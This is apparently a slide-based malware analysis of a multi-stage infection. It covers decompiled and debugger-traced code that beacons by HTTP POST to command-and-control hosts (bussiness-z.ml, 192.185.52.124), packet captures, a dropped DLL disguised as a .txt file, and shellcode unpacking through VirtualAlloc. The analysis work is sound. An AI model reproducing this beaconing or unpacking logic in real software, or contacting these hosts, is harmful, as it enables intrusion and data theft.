1494  if ( send(s, buf, v189, 0) == -1 || shutdown(v190, 1) == -1 )
1495  {
1496    closesocket(v190);
1497    WSACleanup();
1498    sub_10005890(v239, "500");
1499    v242 = v154 | 1;
1500  }
1501  else
1502  {
1503    sub_10005890(v247, &unk_1000A2D5);
1504    LOBYTE(v271) = 39;
1505    while ( 1 )
1506    {
1507      v191 = recv(v190, v269, 512, 0);
1508      if ( v191 <= 0 )
1509        break;
1510      for ( i = 0; i < v191; ++i )
1511      {
1512        LOBYTE(buf) = v269[i];
1513        sub_10006860((int)v247, (char)buf);
1514      }
1515      v190 = s;
1516    }
1517    closesocket(v190);
1518    WSACleanup();
```

```
74BF3924   FF15 44A1BF74   call dword ptr ds:[<send>]                    s
74BF392D   0F85 B5000000   jne 3087041.74BF39E8
74BF3933   56              push esi                                      s
74BF3934   FF15 3CA1BF74   call dword ptr ds:[<closesocket>]
74BF393A   FF15 34A1BF74   call dword ptr ds:[<WSACleanup>]
74BF3940   8B8D 70F7FFFF   mov ecx,dword ptr ss:[ebp-890]                void *
74BF3946   68 58A5BF74     push <3087041.a500>                           74BFA558:"500"
74BF394B   E8 401F0000     call 3087041.74BF5890
74BF3950   83CF 01         or edi,1
74BF3953   89BD 7CF7FFFF   mov dword ptr ss:[ebp-884],edi
74BF3959   8D8D B8F9FFFF   lea ecx,dword ptr ss:[ebp-648]                void *
74BF395F   E8 1C1E0000     call 3087041.74BF5780
74BF3964   8D8D E8F9FFFF   lea ecx,dword ptr ss:[ebp-618]                void *
74BF396A   E8 111E0000     call 3087041.74BF5780
74BF396F   8D8D 88F9FFFF   lea ecx,dword ptr ss:[ebp-678]                void *
74BF3975   E8 061E0000     call 3087041.74BF5780
74BF397A   8D8D D0F9FFFF   lea ecx,dword ptr ss:[ebp-630]                void *
74BF3980   E8 FB1D0000     call 3087041.74BF5780
74BF3985   68 8057BF74     push 3087041.74BF5780                         void (__thiscall *)(void *)
74BF398A   6A 14           push 14                                       unsigned int
74BF398C   6A 18           push 18
74BF398E   8D85 18FAFFFF   lea eax,dword ptr ss:[ebp-5E8]
74BF3994   C645 FC 06      mov byte ptr ss:[ebp-4],6
74BF3998   50              push eax                                      void *
74BF3999   E8 5E4D0000     call <3087041.??_M@YGXPAXIIP6EX0@Z@Z>
74BF399E   68 8057BF74     push 3087041.74BF5780                         void (__thiscall *)(void *)
74BF39A3   6A 14           push 14                                       unsigned int
74BF39A5   6A 18           push 18
74BF39A7   8D85 F8FBFFFF   lea eax,dword ptr ss:[ebp-408]                [ebp-408]:"celulasmadreenmexico.com.mx"
74BF39AD   C645 FC 05      mov byte ptr ss:[ebp-4],5
74BF39B1   50              push eax                                      void *
74BF39B2   E8 454D0000     call <3087041.??_M@YGXPAXIIP6EX0@Z@Z>
74BF39B7   8D8D 00FAFFFF   lea ecx,dword ptr ss:[ebp-600]                void *
74BF39BD   E8 BE1D0000     call 3087041.74BF5780
74BF39C2   8D8D 70F9FFFF   lea ecx,dword ptr ss:[ebp-690]                void *
74BF39C8   E8 B31D0000     call 3087041.74BF5780
74BF39CD   8D4D 08         lea ecx,dword ptr ss:[ebp+8]                  void *
74BF39D0   E8 AB1D0000     call 3087041.74BF5780
74BF39D5   8D4D 20         lea ecx,dword ptr ss:[ebp+20]                 void *
74BF39D8   E8 A31D0000     call 3087041.74BF5780
74BF39DD   8B85 70F7FFFF   mov eax,dword ptr ss:[ebp-890]
74BF39E3   E9 B0EAFFFF     jmp 3087041.74BF2498
74BF39E8   6A 01           push 1                                        how
74BF39EA   56              push esi                                      s
74BF39EB   FF15 48A1BF74   call dword ptr ds:[<shutdown>]
74BF39F1   83F8 FF         cmp eax,FFFFFFFF
74BF39F4   0F84 39FFFFFF   je 3087041.74BF3933
74BF39FA   68 D5A2BF74     push 3087041.74BFA2D5                         Src
74BF39FF   8D8D 38F9FFFF   lea ecx,dword ptr ss:[ebp-6C8]                void *
74BF3A05   E8 861E0000     call 3087041.74BF5890
74BF3A0A   C645 FC 27      mov byte ptr ss:[ebp-4],27                    27:'''
74BF3A0E   66:90           nop
74BF3A10   6A 00           push 0                                        flags
74BF3A12   68 00020000     push 200                                      len
74BF3A17   8D85 D8FDFFFF   lea eax,dword ptr ss:[ebp-228]
74BF3A1D   50              push eax                                      buf
74BF3A1E                                                                 s
74BF3A1F   FF15 30A1BF74   call dword ptr ds:[<recv>]
74BF3A27   85FF            test edi,edi
```

Analysis – Stage 3

Source	Destination	Protocol	Length	Info
10.0.0.249	192.185.52.124	HTTP	253	POST /3pdEiqsni/ASk5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z HTTP/1.1 Continuation

```
Hypertext Transfer Protocol
  POST /3pdEiqsni/ASk5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z HTTP/1.1\r\n
  Host: bussiness-z.ml\r\n
  Content-Length: 88\r\n
  \r\n
  [Full request URI: http://bussiness-z.ml/3pdEiqsni/ASk5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z]

0000  c4 ad 34 76 ff 75 00 0c  29 f9 8c ba 08 00 45 00   ··4v·u·· )·····E·
0010  00 ef 21 d4 40 00 80 06  d8 06 0a 00 00 f9 c0 b9   ··!·@··· ........
0020  34 7c e9 5d 00 50 10 30  fa 91 d3 a0 0b 0c 50 18   4|·]·P·0 ......P·
0030  04 02 b9 aa 00 00 50 4f  53 54 20 2f 33 70 64 45   ......PO ST /3pdE
0040  69 71 73 6e 69 2f 41 53  6b 35 4b 78 30 53 50 52   iqsni/AS k5Kx0SPR
0050  38 6c 4a 6a 45 35 65 54  67 39 47 6b 4e 36 66 47   8lJjE5eT g9GkN6fG
0060  46 37 5a 48 74 69 66 58  39 7a 20 48 54 54 50 2f   F7ZHtifX 9z HTTP/
0070  31 2e 31 0d 0a 48 6f 73  74 3a 20 62 75 73 73 69   1.1··Hos t: bussi
0080  6e 65 73 73 2d 7a 2e 6d  6c 0d 0a 43 6f 6e 74 65   ness-z.m l··Conte
0090  6e 74 2d 4c 65 6e 67 74  68 3a 20 38 38 0d 0a 0d   nt-Lengt h: 88···
00a0  0a 44 77 38 59 42 78 73  45 47 6d 59 4f 48 33 68   ·Dw8YBxs EGmYOH3h
00b0  2b 43 48 73 4b 51 6b 4d  65 50 79 6f 35 51 30 49   +CHsKQkM ePyo5Q0I
00c0  50 64 52 63 66 4f 43 6b  39 4f 42 59 65 50 79 6f   PdRcfOCk 9OBYePyo
00d0  35 46 67 6f 38 50 77 38  72 50 79 30 54 47 53 55   5Fgo8Pw8 rPy0TGSU
00e0  71 49 53 59 6c 4c 55 4a  46 47 41 51 59 41 41 73   qISYlLUJ FGAQYAAs
00f0  64 42 42 38 62 52 55 59  3d 0d 0a 0d 0a            dBB8bRUY =····
```

```
CPU | Log | Notes | Breakpoints | Memory Map | Call Stack | SEH | Script | Symbols | Source | References

70D93917  6A 00          push 0                                  flags
70D93919  2BCE           sub ecx,esi
70D9391B  8BB5 64F7FFFF  mov esi,dword ptr ss:[ebp-89C]
70D93921  51             push ecx                                len
70D93922  52             push edx                                buf
                                                                 s
EIP 70D93924  FF15 44A1D970  call dword ptr ds:[<send>]
70D9392D  0F85 B5000000  jne 3087041.70D939E8
70D93933  56             push esi                                s
70D93934  FF15 3CA1D970  call dword ptr ds:[<closesocket>]
70D9393A  FF15 34A1D970  call dword ptr ds:[<WSACleanup>]
70D93940  8B8D 70F7FFFF  mov ecx,dword ptr ss:[ebp-890]
70D93946  68 58A5D970    push <3087041.a500>                     70D9A558:"500"
70D9394B  E8 401F0000    call 3087041.70D95890
70D93950  83CF 01        or edi,1
70D93953  89BD 7CF7FFFF  mov dword ptr ss:[ebp-884]
70D93959  8D8D B8F9FFFF  lea ecx,dword ptr ss:[ebp-648]          void *

EAX 00000000
EBX 00000000
EDX 00D76DB0
ESP 0097E57C
ESI 000001C0
EDI 00007FFE
EIP 70D93924
EFLAGS 000003

dword ptr ds:[70D9A144 <3087041.send>]=<ws2_32.send>

.text:70D93924 3087041.dll:$3924 #2D24

Default (stdcall)
1: [esp] 000001
2: [esp+4] 00D7
3: [esp+8] 0000
4: [esp+C] 0000
5: [esp+10] 7A0

Dump 1 | Dump 2 | Dump 3 | Dump 4 | Dump 5 | Watch 1 | [x=] Locals | Struct

Address   Hex                                              ASCII
00D76DB0  50 4F 53 54 20 2F 33 70 64 45 69 71 73 6E 69 2F  POST /3pdEiqsni/
00D76DC0  41 53 6B 35 4B 78 30 53 50 52 38 6C 4A 6A 45 35  ASk5Kx0SPR8lJjE5
00D76DD0  65 54 67 39 47 6B 4E 36 66 47 46 37 5A 48 74 69  eTg9GkN6fGF7ZHti
00D76DE0  66 58 39 7A 20 48 54 54 50 2F 31 2E 31 0D 0A 48  fX9z HTTP/1.1..H
00D76DF0  6F 73 74 3A 20 62 75 73 73 69 6E 65 73 73 2D 7A  ost: bussiness-z
00D76E00  2E 6D 6C 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E  .ml..Content-Len
00D76E10  67 74 68 3A 20 38 38 0D 0A 0D 0A 44 77 38 59 42  gth: 88....Dw8YB
00D76E20  78 73 45 47 6D 59 4F 48 33 68 2B 43 48 73 4B 51  xsEGmYOH3h+CHsKQ
00D76E30  6B 4D 65 50 79 6F 35 51 30 49 50 64 52 63 66 4F  kMePyo5Q0IPdRcfO
00D76E40  43 6B 39 4F 42 59 65 50 79 6F 35 46 67 6F 38 50  Ck9OBYePyo5Fgo8P
00D76E50  77 38 72 50 79 30 54 47 53 55 71 49 53 59 6C 4C  w8rPy0TGSUqISYlL
00D76E60  55 4A 46 47 41 51 59 41 41 73 64 42 42 38 62 52  UJFGAQYAAsdBB8bR
00D76E70  55 59 3D 0D 0A 0D 0A 00 0D F0 AD BA 0D F0 AD BA  UY=......ð.°.ð.°
```

Prepared HTTP **request** sent to the CnC server

Analysis – Stage 3

Source	Destination	Protocol	Length	Info
10.0.0.249	192.185.52.124	HTTP	253	POST /3pdEiqsni/ASk5Kx0SPR8lJjE5eTg9GkN6fGF7ZHtifX9z HTTP/1.1 Continuation
192.185.52.124	10.0.0.249	HTTP	430	HTTP/1.1 406 Not Acceptable (text/html)

```
Hypertext Transfer Protocol
  > HTTP/1.1 406 Not Acceptable\r\n
    Date: Sat, 02 Oct 2021 16:03:20 GMT\r\n
    Server: Apache\r\n
  > Content-Length: 226\r\n
    Content-Type: text/html; charset=iso-8859-1\r\n

0000  00 0c 29 f9 8c ba c4 ad  34 76 ff 75 08 00 45 00   ··)····· 4v·u··E·
0010  01 a0 f7 a9 40 00 2c 06  55 80 c0 b9 34 7c 0a 00   ····@·,· U···4|··
0020  00 f9 00 50 e9 5d d3 a0  0b 0c 10 30 fb 58 50 18   ···P·]·· ···0·XP·
0030  01 f5 0c 47 00 00 48 54  54 50 2f 31 2e 31 20 34   ···G··HT TP/1.1 4
0040  30 36 20 4e 6f 74 20 41  63 63 65 70 74 61 62 6c   06 Not A cceptabl
0050  65 0d 0a 44 61 74 65 3a  20 53 61 74 2c 20 30 32   e··Date:  Sat, 02
0060  20 4f 63 74 20 32 30 32  31 20 31 36 3a 30 33 3a    Oct 202 1 16:03:
0070  32 30 20 47 4d 54 0d 0a  53 65 72 76 65 72 3a 20   20 GMT·· Server:
0080  41 70 61 63 68 65 0d 0a  43 6f 6e 74 65 6e 74 2d   Apache·· Content-
0090  4c 65 6e 67 74 68 3a 20  32 32 36 0d 0a 43 6f 6e   Length:  226··Con
00a0  74 65 6e 74 2d 54 79 70  65 3a 20 74 65 78 74 2f   tent-Typ e: text/
00b0  68 74 6d 6c 3b 20 63 68  61 72 73 65 74 3d 69 73   html; ch arset=is
00c0  6f 2d 38 38 35 39 2d 31  0d 0a 0d 0a 3c 68 65 61   o-8859-1 ····<hea
00d0  64 3e 3c 74 69 74 6c 65  3e 4e 6f 74 20 41 63 63   d><title >Not Acc
00e0  65 70 74 61 62 6c 65 21  3c 2f 74 69 74 6c 65 3e   eptable! </title>
00f0  3c 2f 68 65 61 64 3e 3c  62 6f 64 79 3e 3c 68 31   </head>< body><h1
0100  3e 4e 6f 74 20 41 63 63  65 70 74 61 62 6c 65 21   >Not Acc eptable!
0110  3c 2f 68 31 3e 3c 70 3e  41 6e 20 61 70 70 72 6f   </h1><p> An appro
0120  70 72 69 61 74 65 20 72  65 70 72 65 73 65 6e 74   priate r epresent
0130  61 74 69 6f 6e 20 6f 66  20 74 68 65 20 72 65 71   ation of  the req
0140  75 65 73 74 65 64 20 72  65 73 6f 75 72 63 65 20   uested r esource
0150  63 6f 75 6c 64 20 6e 6f  74 20 62 65 20 66 6f 75   could no t be fou
0160  6e 64 20 6f 6e 20 74 68  69 73 20 73 65 72 76 65   nd on th is serve
0170  72 2e 20 54 68 69 73 20  65 72 72 6f 72 20 77 61   r. This  error wa
0180  73 20 67 65 6e 65 72 61  74 65 64 20 62 79 20 4d   s genera ted by M
0190  6f 64 5f 53 65 63 75 72  69 74 79 2e 3c 2f 70 3e   od_Secur ity.</p>
01a0  3c 2f 62 6f 64 79 3e 3c  2f 68 74 6d 6c 3e         </body>< /html>
```

```
70D93A17  8D85 D8FDFFFF   lea eax,dword ptr ss:[ebp-228]
70D93A1D  50              push eax                          buf
                                                            s
EIP → 70D93A1F  FF15 30A1D970   call dword ptr ds:[<recv>]   eax:"HTTP/1.1 406 No
70D93A27  85FF            test edi,edi
70D93A29  7E 30           jle 3087041.70D93A5B
70D93A2B  33F6            xor esi,esi
70D93A2D  0F1F00          nop dword ptr ds:[eax],eax
70D93A30  8A8C35 D8FDFFFF mov cl,byte ptr ss:[ebp+esi-228]
70D93A37  888D 80F7FFFF   mov byte ptr ss:[ebp-880],cl
70D93A3D  8D8D 38F9FFFF   lea ecx,dword ptr ss:[ebp-6C8]    int
70D93A43  FFB5 80F7FFFF   push dword ptr ss:[ebp-880]       char
70D93A49  E8 122E0000     call 3087041.70D96860
70D93A4E  46              inc esi
70D93A4F  3BF7            cmp esi,edi
70D93A51  7C DD           jl 3087041.70D93A30
70D93A53  8BB5 64F7FFFF   mov esi,dword ptr ss:[ebp-89C]

dword ptr ds:[70D9A130 <3087041.recv>]=<ws2_32.recv>

.text:70D93A1F 3087041.dll:$3A1F #2E1F

EAX  0097ED24
ECX  00D770D8
EDX  00000177
EBP  0097EF4C
ESP  0097E57C
ESI  000001C0
EDI  00000178
EIP  70D93A1F
EFLAGS 000003

Default (stdcall)
1: [esp] 000001
2: [esp+4] 0097
3: [esp+8] 0000
4: [esp+C] 0000
5: [esp+10] 7A0

Dump 1  Dump 2  Dump 3  Dump 4  Dump 5  Watch 1  [x=] Locals  Struct

Address   Hex                                             ASCII
0097ED24  48 54 54 50 2F 31 2E 31 20 34 30 36 20 4E 6F 74  HTTP/1.1 406 Not
0097ED34  20 41 63 63 65 70 74 61 62 6C 65 0D 0A 44 61 74   Acceptable..Dat
0097ED44  65 3A 20 53 61 74 2C 20 30 32 20 4F 63 74 20 32  e: Sat, 02 Oct 2
0097ED54  30 32 31 20 31 36 3A 30 33 3A 32 30 20 47 4D 54  021 16:03:20 GMT
0097ED64  0D 0A 53 65 72 76 65 72 3A 20 41 70 61 63 68 65  ..Server: Apache
0097ED74  0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68  ..Content-Length
0097ED84  3A 20 32 32 36 0D 0A 43 6F 6E 74 65 6E 74 2D 54  : 226..Content-T
0097ED94  79 70 65 3A 20 74 65 78 74 2F 68 74 6D 6C 3B 20  ype: text/html;
0097EDA4  63 68 61 72 73 65 74 3D 69 73 6F 2D 38 38 35 39  charset=iso-8859
0097EDB4  2D 31 0D 0A 0D 0A 3C 68 65 61 64 3E 3C 74 69 74  -1....<head><tit
0097EDC4  6C 65 3E 4E 6F 74 20 41 63 63 65 70 74 61 62 6C  le>Not Acceptabl
0097EDD4  65 21 3C 2F 74 69 74 6C 65 3E 3C 2F 68 65 61 64  e!</title></head
0097EDE4  3E 3C 62 6F 64 79 3E 3C 68 31 3E 4E 6F 74 20 41  ><body><h1>Not A
0097EDF4  63 63 65 70 74 61 62 6C 65 21 3C 2F 68 31 3E 3C  cceptable!</h1><
0097EE04  70 3E 41 6E 20 61 70 70 72 6F 70 72 69 61 74 65  p>An appropriate
0097EE14  20 72 65 70 72 65 73 65 6E 74 61 74 69 6F 6E 20   representation
0097EE24  6F 66 20 74 68 65 20 72 65 71 75 65 73 74 65 64  of the requested
0097EE34  20 72 65 73 6F 75 72 63 65 20 63 6F 75 6C 64 20   resource could
0097EE44  6E 6F 74 20 62 65 20 66 6F 75 6E 64 20 6F 6E 20  not be found on
0097EE54  74 68 69 73 20 73 65 72 76 65 72 2E 20 54 68 69  this server. Thi
0097EE64  73 20 65 72 72 6F 72 20 77 61 73 20 67 65 6E 65  s error was gene
0097EE74  72 61 74 65 64 20 62 79 20 4D 6F 64 5F 53 65 63  rated by Mod_Sec
0097EE84  75 72 69 74 79 2E 3C 2F 70 3E 3C 2F 62 6F 64 79  urity.</p></body
0097EE94  3E 3C 2F 68 74 6D 6C 3E 30 3B 6C 3C 69 2E 6C 65  ></html>0;l<i.le
```

HTTP **response** received from CnC server


Analysis – Stage 3/4

Unfortunately curren‘t requests to the CnC Server doesn‘t result in a further infection...

I got a successful infection in my lab environment in the past resulting in a dropped and executed file <RandomString>.txt in C:\User\<User>\AppData\Local\Temp

This file was similar to the one uploaded by malware-traffic-analysis.com

Name: RVOgDko8fnP.txt (MD5 ef799b5261fd69b56c8b70a3d22d5120)



Analysis – Stage 4

- Don‘t get fooled by .txt ending, actually it‘s a PE-DLL

```
Offset(h) 00 01 02 03 04 05 06 07  Dekodierter Text

00000000  4D 5A 90 00 03 00 00 00  MZ......
00000008  04 00 00 00 FF FF 00 00  ....ÿÿ..
00000010  B8 00 00 00 00 00 00 00  ¸.......
00000018  40 00 00 00 00 00 00 00  @.......
00000020  00 00 00 00 00 00 00 00  ........
00000028  00 00 00 00 00 00 00 00  ........
00000030  00 00 00 00 00 00 00 00  ........
00000038  00 00 00 00 E8 00 00 00  ....è...
00000040  0E 1F BA 0E 00 B4 09 CD  ..º..´.Í
00000048  21 B8 01 4C CD 21 54 68  !¸.LÍ!Th
00000050  69 73 20 70 72 6F 67 72  is progr
00000058  61 6D 20 63 61 6E 6E 6F  am canno
00000060  74 20 62 65 20 72 75 6E  t be run
00000068  20 69 6E 20 44 4F 53 20   in DOS
00000070  6D 6F 64 65 2E 0D 0D 0A  mode....
```

- **Interesting Imports**
  `LoadLibrary`
  `VirtualAlloc`

- Libraries are mostly **linked at runtime**

- **Dynamic Analysis**
  Set breakpoints at relevant functions
  `LoadLibrary`
  `VirtualAlloc`

```
push    offset LibFileName ; "USER32.DLL"
call    ds:LoadLibraryA
mov     edi, eax
test    edi, edi
jz      loc_409230
mov     esi, ds:GetProcAddress
```

```
push    offset ModuleName ; lpModuleName
call    ds:GetModuleHandleA
mov     esi, ds:GetProcAddress
push    offset ProcName ; "LocalAlloc"
push    eax             ; hModule
mov     hModule, eax
call    esi ; GetProcAddress
mov     LocalAlloc_0, eax
call    sub_401344
push    offset aVirtualprotect ; "VirtualProtect"
push    hModule         ; hModule
call    esi ; GetProcAddress
```

Imports

Address	Ordinal	Name	Library
00417078		EraseTape	KERNEL32
0041707C		FindFirstVolumeW	KERNEL32
00417080		FindActCtxSectionStringW	KERNEL32
00417084		WriteConsoleW	KERNEL32
00417088		HeapAlloc	KERNEL32
0041708C		GetLastError	KERNEL32
00417090		HeapReAlloc	KERNEL32
00417094		GetStartupInfoA	KERNEL32
00417098		RaiseException	KERNEL32
0041709C		RtlUnwind	KERNEL32
004170A0		TerminateProcess	KERNEL32
004170A4		GetCurrentProcess	KERNEL32
004170A8		UnhandledExceptionFilter	KERNEL32
004170AC		SetUnhandledExceptionFilter	KERNEL32
004170B0		IsDebuggerPresent	KERNEL32
004170B4		HeapFree	KERNEL32
004170B8		DeleteCriticalSection	KERNEL32
004170BC		VirtualFree	KERNEL32
004170C0		VirtualAlloc	KERNEL32
004170C4		HeapCreate	KERNEL32
004170C8		GetModuleHandleW	KERNEL32
004170CC		Sleep	KERNEL32
004170D0		ExitProcess	KERNEL32
004170D4		WriteFile	KERNEL32

Rule Information	Address	Details
accept command line arguments		host-interaction/cli
check mutex		host-interaction/mutex
contains PDB path		executable/pe/pdb
extract resource via kernel32 functions		executable/resource
get disk information		host-interaction/hardware/storage
get geographical location		collection
link function at runtime (2 matches)		linking/runtime-linking
link many functions at runtime		linking/runtime-linking
query environment variable		host-interaction/environment-variable


Filling the buffer


Buffer completely filled


`VirtualAlloc`

HW,Write

End of loop









- After multiple `LoadLibrary` calls, a `VirtualAlloc` follows
- Set HW,Write **breakpoint** at the new allocated buffer


Analysis – Stage 4




- Jump to the new buffer takes place **immediately** after the end of the loop
  → **Shellcode execution**

```
EB      =      jmp 670005
03      =      add eax, edx
C2      =      ret C
```







Analysis – Stage 5

- Dump the PE-EXE
- Static analysis reveals, that there is one „main“ function, which is a **shellcode wrapper**
- Breakpoint on LoadLibrary shows, that wininet.dll is used during runtime
- **Additional Breakpoints on wininet functions**

  `InternetConnectA`
  `InternetOpenA`
  `InternetReadFile`
  `HttpOpenRequestA`
  `HttpSendRequestA`

```
                        ; int __cdecl main(int argc, const char **argv, const char **envp)
                        _main           proc near               ; CODE XREF: __scrt_common_main_seh(void)+F5↓p

                        argc            = dword ptr  4
                        argv            = dword ptr  8
